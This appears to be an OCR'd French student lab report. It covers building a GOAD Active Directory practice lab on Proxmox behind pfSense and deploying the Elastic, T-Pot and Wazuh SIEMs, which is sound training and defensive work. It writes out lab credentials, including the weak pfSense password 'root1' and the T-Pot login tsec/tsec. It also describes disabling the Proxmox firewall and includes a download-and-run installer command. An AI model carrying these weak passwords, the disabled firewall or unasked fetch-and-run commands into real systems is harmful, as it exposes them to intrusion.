


Fig.71

Les erreurs sont normales, j'installe les modules manquants et je relance le script.

```
# check prerequisites
./goad.sh -t check -l GOAD -p proxmox
# Install
./goad.sh -t install -l GOAD -p proxmox
```

Fig.72

```
root@pve:~/GOAD# ./goad.sh -t check -l GOAD -p proxmox
[✓] Task: check
[✓] Lab: GOAD
[✓] Provider: proxmox
[✓] folder ad/GOAD/providers/proxmox found
[✓] Launch check : ./scripts/check.sh proxmox local
[+] Enumerating proxmox
  [✓] packer was found in your PATH
  [✓] terraform was found in your PATH
  [✓] python3 is installed
  [✓] python3 (3.9.2) is supported
  [✓] Checking if python3 env is ansible ready :
    [✓] ansible-core 2.12.6  is supported
    [✓] pywinrm is installed
  [✓] ansible is installed
  [✓] ansible-galaxy is installed
    [✓] ansible-galaxy collection community.windows installed
    [✓] ansible-galaxy collection community.general installed
    [✓] ansible-galaxy collection ansible.windows installed
  [✓] ansible-galaxy requirements ok
[✓] Check is ok, you can start the installation
```

Fig.73

Tout est bon, je lance le script. Mais après avoir laissé le script tourner pendant 72 h, et plusieurs essais, rien ne s'est installé, je décide donc de procéder à l'installation manuelle en suivant le tutoriel ici.

13.2 INSTALLATION MANUELLE

Partie 1 :





Fig.74

Je commence par construire mon réseau comme indiqué dans le tutoriel :

vlan10	Linux VLAN	Non	Oui	Non				vlan10 (192.168.10.1/24)
vlan20	Linux VLAN	Non	Oui	Non				vlan20 (192.168.20.1/24)
vmbr0	Linux Bridge	Oui	Oui	Non	eno1	10.202.0.145/16	10.202.255.254	
vmbr1	Linux Bridge	Non	Oui	Non		10.0.0.1/30		WAN
vmbr2	Linux Bridge	Non	Oui	Non		192.168.1.50/24		LAN
vmbr3	Linux Bridge	Non	Oui	Oui				VLANs

Fig.74

J'ai plusieurs ponts, un réseau WAN, LAN et VLAN. Voici mon réseau final :







Fig.75


Une fois les bases de mon réseau configurées, je passe à l'installation de **pfsense**.

❖ Installation de pfsense

pfSense est un système d'exploitation qui a pour but de gérer la mise en place du pare-feu.

J'importe mon iso pfsense, je créer une vm et j'accède à l'interface web :


pfSense - Login
127.0.0.1:8082
pfsense
Login to pfSense
SIGN IN
admin
SIGN IN


pfsense
COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.
Wizard / pfSense Setup / Set Admin WebGUI Password
Step 6 of 9
Set Admin WebGUI Password
On this screen the admin password will be set, which is used to access the WebGUI and also SSH services if enabled.
Admin Password
root1
Admin Password AGAIN
root1
Next



pfSense.goad.lab - Status
127.0.0.1:8082/index.php
pfsense
COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Status / Dashboard
System Information
Name
pfSense.goad.lab
User
admin@192.168.1.1 (Local Database)
System
KVM Guest
Netgate Device ID: 48b2e05f0b528e58b386
BIOS
Vendor: SeaBIOS
Version: rel-1.15.0-0-g2dd4b9b3f840-prebuilt.qemu.org
Release Date: Tue Apr 1 2014
Version
2.6.0-RELEASE (amd64)
built on Mon Jan 31 19:57:53 UTC 2022
FreeBSD 12.3-STABLE
Unable to check for updates
CPU Type
Common KVM processor
2 CPUs: 1 package(s) x 2 core(s)
Netgate Services And Support
Retrieving support information
Interfaces
WAN
10Gbase-T <full-duplex>
10.0.0.2
LAN
10Gbase-T <full-duplex>
192.168.1.2

Fig.76

Je change mon mdp et je commence la configuration de mon firewall.

- **Configuration des règles du firewall avec le INTERNAL.**

INTERNAL, qui est l'interface du pare-feu connectée au réseau local, et traitant le trafic interne.




Fig.77

En parallèle je créer une **VM provisioning** que je vais utiliser pour créer et configurer rapidement d'autres VM pour le GOAD.

Je procède à la désactivation du pare-feu sur **Proxmox** pour pouvoir accéder à internet avec la VM provisioning.




Fig.78

Dans la capture d'écran ci-dessus on peut voir qu'aucun firewall n'est mentionné.

14. INSTALLATION DES VMS WINDOWS ET ANSIBLE

Une fois ma VM provisioning installée, vérifie que ansible et ansible-galaxy est bien présent. Cela me servira par la suite pour installer les VM Windows du GOAD.

```
root@provisioning:~# ansible-galaxy --version
ansible-galaxy [core 2.12.6]
  config file = None
  configured module search path = ['/root/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/local/lib/python3.10/dist-packages/ansible
  ansible collection location = /root/.ansible/collections:/usr/share/ansible/collections
  executable location = /usr/local/bin/ansible-galaxy
  python version = 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0]
  jinja version = 3.1.2
  libyaml = True
root@provisioning:~# ansible --version
ansible [core 2.12.6]
  config file = None
  configured module search path = ['/root/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
  ansible python module location = /usr/local/lib/python3.10/dist-packages/ansible
  ansible collection location = /root/.ansible/collections:/usr/share/ansible/collections
  executable location = /usr/local/bin/ansible
  python version = 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0]
  jinja version = 3.1.2
  libyaml = True
```

Fig.79

Installation de packer :

```
root@provisioning:~/GOAD/packer/proxmox# packer init .
Installed plugin github.com/hashicorp/proxmox v1.1.6 in "/root/.config/packer/plugins/github.com/hashicorp/proxmox/pack
r-plugin-proxmox_v1.1.6_x5.0_linux_amd64"
root@provisioning:~/GOAD/packer/proxmox# packer validate -var-file=windows_server2019_proxmox_cloudinit.pkvars.hcl .
The configuration is valid.
```

Fig.80

Je créer ensuite mes VM en lançant le script :

```
    proxmox-iso.windows: Uploaded ISO to local:iso/Autounattend_winserver2019_cloudinit.iso
==> proxmox-iso.windows: Creating VM
==> proxmox-iso.windows: No VM ID given, getting next free from Proxmox
==> proxmox-iso.windows: Starting VM
==> proxmox-iso.windows: Waiting for WinRM to become available...
    proxmox-iso.windows: WinRM connected.
==> proxmox-iso.windows: Connected to WinRM!
==> proxmox-iso.windows: Provisioning with Powershell...
==> proxmox-iso.windows: Provisioning with powershell script: ./scripts/sysprep/cloudbase-init.ps1
==> proxmox-iso.windows: Pausing 1m0s before the next provisioner...
==> proxmox-iso.windows: Provisioning with Powershell...
==> proxmox-iso.windows: Provisioning with powershell script: ./scripts/sysprep/cloudbase-init-p2.ps1
    proxmox-iso.windows: Show cloudinit service
    proxmox-iso.windows:
    proxmox-iso.windows: Status   Name               DisplayName
    proxmox-iso.windows: ------   ----               -----------
    proxmox-iso.windows: Stopped  cloudbase-init     cloudbase-init
    proxmox-iso.windows: Move config files to location
    proxmox-iso.windows: Disable cloudbaseinit at start
==> proxmox-iso.windows: Stopping VM
==> proxmox-iso.windows: Converting VM to template
==> proxmox-iso.windows: Adding a cloud-init cdrom in storage pool local
Build 'proxmox-iso.windows' finished after 9 minutes 12 seconds.

==> Wait completed after 9 minutes 12 seconds

==> Builds finished. The artifacts of successful builds are:
--> proxmox-iso.windows: A template was created: 102
```

Fig.81

L'installation est automatique.

Je peux suivre l'installation se faire automatiquement sur toutes les consoles.




Fig.82

14.1 CREATION DES 5 VMS

```
proxmox_vm_qemu.srv03: Still creating... [1m40s elapsed]
proxmox_vm_qemu.DC03: Still creating... [1m50s elapsed]
proxmox_vm_qemu.srv03: Still creating... [1m50s elapsed]
proxmox_vm_qemu.DC03: Still creating... [2m0s elapsed]
proxmox_vm_qemu.srv03: Still creating... [2m0s elapsed]
proxmox_vm_qemu.DC03: Creation complete after 2m2s [id=pve/qemu/107]
proxmox_vm_qemu.srv03: Creation complete after 2m5s [id=pve/qemu/108]

Apply complete! Resources: 5 added, 0 changed, 0 destroyed.
```

Fig.83

La mise en place de mon GOAD en surface est terminée :




Fig.84

14.2 INSTALLATION DE ANSIBLE

L'étape de l'installation de ansible a été la plus laborieuse, le script n'a pas marché au début.

Le problème venait en premier lieu de **pfsense** où il fallait modifier les règles du fire-wall afin de pouvoir lancer le script.




Fig.85

J'ai relancé le script des centaines de fois, la solution qui a marché était de reboot toutes les VM windows en boucle et de modifier le script en augmentant le temps avant le **timeout** et le nombre de **retry**.

```
PLAY RECAP *********************************************************************************************************
dc01                       : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
dc02                       : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
dc03                       : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
srv02                      : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
srv03                      : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

[✓] Command successfully executed
[✓] your lab is successfully setup ! have fun ;)
```

Fig.86

Maintenant que l'installation est terminée, j'ai pu procéder à l'installation des agents pour les **SIEM Wazuh et Elastic** afin de simuler des attaques sur le GOAD proxmox.

15. MISE EN PLACE DES OUTILS SIEM SUR PROXMOX

15.1 MISE EN PLACE D'UN ENVIRONNEMENT ELASTIC ET TPOT

Je suis mon ancien TP pour l'installation d'Elastic git clone https://github.com/pushou/siem.git

```
test@202-2:~/elastic/siem$ make pass
/home/test/elastic/siem/scripts/print_password.sh
password elastic= S4RmssM-GcQqixylSvN2
password kibana= By*vSv+Dif5V5=xw8Vin
password beats_system= VBbHd5RfFlHBn3F9skMw
password apm_system=  VBbHd5RfFlHBn3F9skMw
password remote_monitoring_user= KNYtvepBYEi5mUQ2JN_k
```

Fig.87

Je me connecte sur https://10.202.2.1:5601/




Fig.88

Installation T-pot

User : tsec
Mdp : tsec

Fig.89

Accès au dashoboard : https://10.202.0.179:64294




Fig.90

https://10.202.0.179:64297

Je les ai seulement déployés mais sans les agents j'ai préféré me concentrer sur un seul SIEM : Wazuh que je n'avais jamais installé.

15.2 MISE EN PLACE D'UN ENVIRONNEMENT WAZUH

Installation de Wazuh

J'ai commencé par copier les commandes depuis ce site afin d'installer Wazuh.

```
root@wazuh:/home/wazuh# curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash ./wazuh-install.sh -a
08/12/2023 09:51:28 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.0
08/12/2023 09:51:28 INFO: Verbose logging redirected to /var/log/wazuh-install.log
```

Fig.91

```
08/12/2023 09:55:56 INFO: --- Wazuh dashboard ---
08/12/2023 09:55:56 INFO: Starting Wazuh dashboard installation.
08/12/2023 09:56:37 INFO: Wazuh dashboard installation finished.
08/12/2023 09:56:37 INFO: Wazuh dashboard post-install configuration finished.
08/12/2023 09:56:37 INFO: Starting service wazuh-dashboard.
08/12/2023 09:56:37 INFO: wazuh-dashboard service started.
08/12/2023 09:56:56 INFO: Initializing Wazuh dashboard web application.
08/12/2023 09:56:57 INFO: Wazuh dashboard web application initialized.
